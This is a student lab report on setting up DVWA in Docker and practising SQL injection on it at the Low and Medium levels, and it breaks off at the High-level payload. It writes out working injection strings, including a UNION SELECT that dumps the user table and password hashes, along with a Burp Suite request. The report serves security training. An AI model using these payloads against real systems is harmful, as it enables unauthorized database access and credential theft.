Report: Installation and Usage of DVWA for SQL Injection Testing

AMJAD AMEEN PP

CONTENTS

Indroduction

This report details the installation and exploitation of SQL injection vulnerabilities in **Damn Vulnerable Web Application (DVWA)**, a deliberately insecure web application designed for security professionals and students to practice penetration testing techniques. The primary objective is to identify and exploit SQL injection vulnerabilities across different security levels—**Low**, **Medium**, and **High**—and analyze the defensive mechanisms at each stage. By utilizing tools like **Burp Suite** and crafting appropriate SQL payloads, this report demonstrates how attackers can manipulate database queries to extract sensitive information. The insights gained through these exercises emphasize the importance of proper input validation and secure coding practices in web applications.

Installation of DVWA using Docker

To install Damn Vulnerable Web Application (DVWA), I used Docker for a streamlined setup. Below are the steps I followed to complete the installation:

- Cloning the Repository

I started by cloning the DVWA repository from pentestlab.github.io using the following command:


```
git clone https://github.com/eystsen/pentestlab.git
```

- Starting the Docker Container

After cloning the repository, I navigated to the DVWA folder and ran Docker commands to initiate the web application. The specific steps I followed were:


1. Opened the terminal and navigated to the cloned pentestlab folder.
2. Ran the following command to install Docker container:

```
sudo apt install docker.io
```



```
amjad@highfly: ~
┌──(amjad㉿highfly)-[~]
└─$ cd pentestlab

┌──(amjad㉿highfly)-[~/pentestlab]
└─$ git clone https://github.com/eystsen/pentestlab.git
Cloning into 'pentestlab'...
remote: Enumerating objects: 153, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 153 (delta 7), reused 13 (delta 7), pack-reused 136 (from 1)
Receiving objects: 100% (153/153), 42.69 KiB | 408.00 KiB/s, done.
Resolving deltas: 100% (73/73), done.

┌──(amjad㉿highfly)-[~/pentestlab]
└─$ cd pentestlab

┌──(amjad㉿highfly)-[~/pentestlab/pentestlab]
└─$ ▯
```

Screenshot 1



```
┌──(amjad㉿highfly)-[~/pentestlab]
└─$ sudo apt install docker.io
[sudo] password for amjad:
docker.io is already the newest version (20.10.25+dfsg1-3).
The following packages were automatically installed and are no longer required:
  fonts-liberation2         libboost-thread1.83.0 libgeos3.12.1t64  libglusterfs0     libndctl6     libproxy1-plugin-gsettings       librdmacm1t64    libusbmuxd6               python3-diskcache  rwhod
  ibverbs-providers         libcephfs2            libgeos3.12.2     libibverbs1       libplacebo338 libproxy1-plugin-networkmanager  libre2-10        libx265-199               python3-mistune0   samba-ad-provision
  libassuan0                libdaxctl1            libgfapi0         libimobiledevice6 libplist3     libproxy1-plugin-webkit          libroc0.3        linux-image-6.6.15-amd64  python3-pendulum   samba-dsdb-modules
  libavfilter9              libdisplay-info1      libgfrpc0         libjsoncpp25      libpmem1      librados2                        libsvtav1enc1d1  openjdk-17-jre            python3-pytzdata
  libboost-iostreams1.83.0  libfftw3-single3      libgfxdr0         libjxl0.7         libpostproc57 librav1e0                        libu2f-udev      openjdk-17-jre-headless   rwho
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 189

┌──(amjad㉿highfly)-[~/pentestlab]
└─$ ▯
```


[Screenshots]
amjad@highfly: ~/pentestlab
[Vulnerability: SQL Injection :: Da...

Screenshot 2

- Accessing to the DVWA Web Page

Once the Docker container was running, I run this command for accessing the dvwa web page.

Command: ./pentestlab.sh start dvwa




```
┌──(amjad㉿highfly)-[~/pentestlab]
└─$ ./pentestlab.sh start dvwa
Starting Damn Vulnerable Web Appliaction
Adding dvwa to your /etc/hosts
127.8.0.1       dvwa was added succesfully to /etc/hosts
not set
Running command: docker run --name dvwa -d -p 127.8.0.1:80:80 vulnerables/web-dvwa
Unable to find image 'vulnerables/web-dvwa:latest' locally
latest: Pulling from vulnerables/web-dvwa
3e17c6eae66c: Pull complete
0c57df616dbf: Pull complete
eb05d18be401: Pull complete
e9968e5981d2: Pull complete
2cd72dba8257: Pull complete
6cff5f35147f: Pull complete
098cffd43466: Pull complete
b3d64a33242d: Pull complete
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337daa7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
d6f0f54d02f1769575843f904789abaec0c146982f4007f2070ad894d173e273
docker: Error response from daemon: driver failed programming external connectivity on endpoint dvwa (1eb4023a07fecafd0abced62f560841f8c532cce8425fbd95c285f238f071dab): Error starting userland proxy: listen tcp4 127.8.0.1:80: bind: addres
s already in use.
DONE!

Docker mapped to http://dvwa or http://127.8.0.1

Default username/password:   admin/password
Remember to click on the CREATE DATABASE Button before you start

┌──(amjad㉿highfly)-[~/pentestlab]
└─$ 
```

Screenshot 3

- Logging In

At the login page, I used the default credentials:

- Username: admin
- Password: password



Username: admin

Password: ••••••••

Screenshot 4

Resetting the database

Then,

- Logging In Again

After resetting the database, I logged in again with the default credentials to access the DVWA dashboard.

➢ Performing SQL Injection on DVWA


Low security level

I started by testing SQL injection at the Low security level.

• First Injection

Upon reaching the SQL injection page, I easily located the field where SQL code could be inserted.

• SQL Code
I employed this simple SQL injection string:1' OR '1'='1



Vulnerability: SQL Injection

User ID: 1' OR '1'='1

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/


Username: admin
Security Level: low
PHPIDS: disabled

Screenshot 5

Find all users in the database:

Enter: 1' OR '1'='1'--

This will return all rows from the users table**.**


dvwa/vulnerabilities/sqli/?id=1'+OR+'1'%3D'1&Submit=Submit#
Vulnerability: SQL Injection
User ID:
Submit

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```


Screenshot 6

Medium Security Level

Next, I switched the DVWA security setting to Medium and performed the test with a more advanced payload.

• Utilizing Burp Suite

I employed Burp Suite to intercept the HTTP request. I altered the id parameter in the request to inject a more sophisticated SQL injection string.



```
ID: 1
First name: admin
Surname: admin
```

Username: admin
Security Level: medium
PHPIDS: disabled

Screenshot 7


SQL Injection String

I inserted the following payload into the `id` field:

1 UNION SELECT user, password FROM users - -

Explanation:

- 1: This is the expected valid input, which corresponds to an existing ID in the database.
- UNION SELECT: The UNION operator is used to combine the result of two SELECT queries. It allows retrieving data from another query.
- user, password: These are column names from the users table that contain usernames and passwords.
- --: This is a SQL comment that ignores the rest of the original query, preventing errors.


Burp Suite Community Edition v2024.7.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Target: http://dvwa
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Response headers

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: dvwa
Content-Length: 61
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
Origin: http://dvwa
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/128.0.6613.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.7
Referer: http://dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=l9j84os228861a0dea8895mqk5; security=medium
Connection: keep-alive

id=1 UNION SELECT user, password FROM users -- &Submit=Submit
```

```
                          5
                      </option>
                    </select>
                    <input type="submit" name="Submit" value="Submit">
                </p>

            </form>
            <pre>
                ID: 1 UNION SELECT user, password FROM users -- <br />
                First name: admin<br />
                Surname: admin
            </pre>
            <pre>
                ID: 1 UNION SELECT user, password FROM users -- <br />
                First name: admin<br />
                Surname: 5f4dcc3b5aa765d61d8327deb882cf99
            </pre>
            <pre>
                ID: 1 UNION SELECT user, password FROM users -- <br />
                First name: gordonb<br />
                Surname: e99a18c428cb38d5f260853678922e03
            </pre>
            <pre>
                ID: 1 UNION SELECT user, password FROM users -- <br />
                First name: 1337<br />
                Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
            </pre>
            <pre>
                ID: 1 UNION SELECT user, password FROM users -- <br />
                First name: pablo<br />
                Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
            </pre>
            <pre>
                ID: 1 UNION SELECT user, password FROM users -- <br />
                First name: smithy<br />
                Surname: 5f4dcc3b5aa765d61d8327deb882cf99
            </pre>
        </div>

        <h2>
            More Information
        </h2>
        <ul>
```

Screenshot 8


Execution :

After editing the request in Burp Suite, I sent it to the server. As a result, I was able to retrieve usernames and passwords from the system's response simply in this payload are written on under a post request

- The database will execute both the original query (which selects data for id = 1) and the UNION query (which selects all usernames and passwords from the users table).
- Since the UNION statement is designed to merge results, the output will display information from both the original query and the injected query.

Result Display:

- After executing this query, the application will show the combined results, including usernames and passwords from the database, potentially exposing sensitive data to the attacker.



```
ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: admin

ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Username: admin
Security Level: medium
PHPIDS: disabled


Screenshot 9

High Security Level

Finally, I tested SQL injection on the High security level.

- Identifying the Injection Point

At the High security level, the interface is slightly different. After clicking the "Here to change your ID" button,




Click here to change your ID.

Username: admin
Security Level: high
PHPIDS: disabled

Screenshot 10

a new window appeared where I could input SQL command.


Vulnerability: SQL Inject
Not secure dvwa/vulnerabilities/sqli/
DVWA
Home
Instructions
Setup / Reset DB
SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Chromium
Not secure dvwa/vulnerabilities/sqli/session-input.php
Submit
Close
DVWA Security
PHP Info
About
Logout
View Source
View Help

Vulnerability: SQL Injection

Click here to change your ID.

Username: admin
Security Level: high
PHPIDS: disabled

Screenshot 11

- Injection Payload

I inserted the following SQL injection string:

